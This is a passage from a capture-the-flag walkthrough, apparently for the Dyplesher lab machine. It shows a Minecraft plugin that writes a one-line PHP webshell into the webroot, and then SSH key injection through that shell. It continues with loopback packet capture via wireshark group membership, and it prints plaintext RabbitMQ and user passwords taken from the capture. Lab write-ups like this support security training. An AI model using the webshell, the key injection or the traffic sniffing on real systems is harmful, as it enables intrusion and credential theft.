
FIGURE: Eclipse Package Explorer context menu on dyplesher.plugin package, New > File highlighted, main.java already present

FIGURE: Eclipse "Create New File" dialog, parent folder dyplesher.plugin, File name field set to plugin.yml
The same New → File process creates pom.xml alongside it:

FIGURE: Eclipse Package Explorer context menu on dyplesher.plugin package, New > File highlighted, main.java and plugin.yml already present

FIGURE: Eclipse "Create New File" dialog, parent folder dyplesher.plugin, File name field set to pom.xml
Rather than a full reverse-shell payload, the simplest reliable option is a one-line PHP webshell dropped onto the webroot the plugin process has access to:
final String PHP_CODE = "<?php system($_GET['cmd']); ?>";
FIGURE: Eclipse IDE showing the final main.java source, PHP webshell write in onEnable()
The plugin is exported and uploaded through Add Plugin.

FIGURE: Dyplesher dashboard "Add Plugin" page, w0j73k.jar selected for upload, logged in as felamos
Testing the resulting webshell with curl:

FIGURE: curl request to w0j73k.php?cmd=whoami confirming webshell execution as MinatoTW
The webshell works, executing as MinatoTW. Rather than continuing to drive commands through the webshell, the cleaner path forward is a proper interactive shell - dropping a public key into authorized_keys gets there directly:

FIGURE: terminal showing the curl command injecting the SSH public key into /home/MinatoTW/.ssh/authorized_keys via the webshell
Shell as MinatoTW
The public key lands, and SSH access as MinatoTW is confirmed:

FIGURE: established SSH session as MinatoTW@dyplesher
With interactive shell access, the first flag is the obvious next target:

FIGURE: locate user.txt returning "Command 'locate' not found"
‘localte’ isn’t installed, and a manual sweep of the more likely directories turns up no trace of user.txt. Rather than continue guessing at the filesystem, it’s worth stepping back and enumerating the host itself - starting with what network interfaces are actually reachable from this shell:

FIGURE: id and ip link show output confirming MinatoTW's wireshark group membership and listing lo, ens33, docker0, and a veth interface
Two details stand out immediately: MinatoTW is a member of the wireshark group - unusual for a regular user account - and a Docker bridge (docker0) plus a veth pair are present on top of the expected loopback and primary interfaces, pointing to at least one containerized service running locally.
Stage 5: Loopback Packet Capture → Credential Exposure
wireshark group membership on a regular user account is a direct grant of raw packet-capture capability - tshark/dumpcap install with capabilities (or setgid) that let members of this group sniff traffic without root. Combined with the docker0/veth pair seen a moment ago, the interesting traffic isn’t external - it’s whatever’s crossing the loopback interface between locally-run services.

FIGURE: tshark capturing on lo, writing to capture.pcap
After some sniffing, the capture is pulled back to the attacking machine with scp:

FIGURE: scp transferring capture.pcap from dyplesher.htb to the local machine
Opening capture.pcap in Wireshark, one protocol immediately stands out among the loopback noise: AMQP - the protocol RabbitMQ speaks, and the same one flagged back in the initial nmap scan on ports 5672. Right-clicking a sample AMQP packet and selecting Follow → TCP Stream reconstructs the full session:

FIGURE: Wireshark packet list showing an AMQP packet on loopback, with Follow TCP Stream selected from the context menu
The reconstructed stream contains two categories of plaintext credential material. First, the AMQP connection handshake itself - RabbitMQ’s AMQPLAIN mechanism authenticates over cleartext by default, so the login exchange is fully readable:
LOGIN: yuntao
PASSWORD: EashAnicOc3Op
Second, the message body itself: a JSON payload of subscriber records being published through the broker. Buried among a list of fake/generated subscriber entries are three that map directly onto the accounts already known from Memcached:
{"name":"MinatoTW","email":"MinatoTW@dyplesher.htb","address":"India","password":"bihys1amFov","subscribed":true}
{"name":"yuntao","email":"yuntao@dyplesher.htb","address":"Italy","password":"wagthAw4ob","subscribed":true}
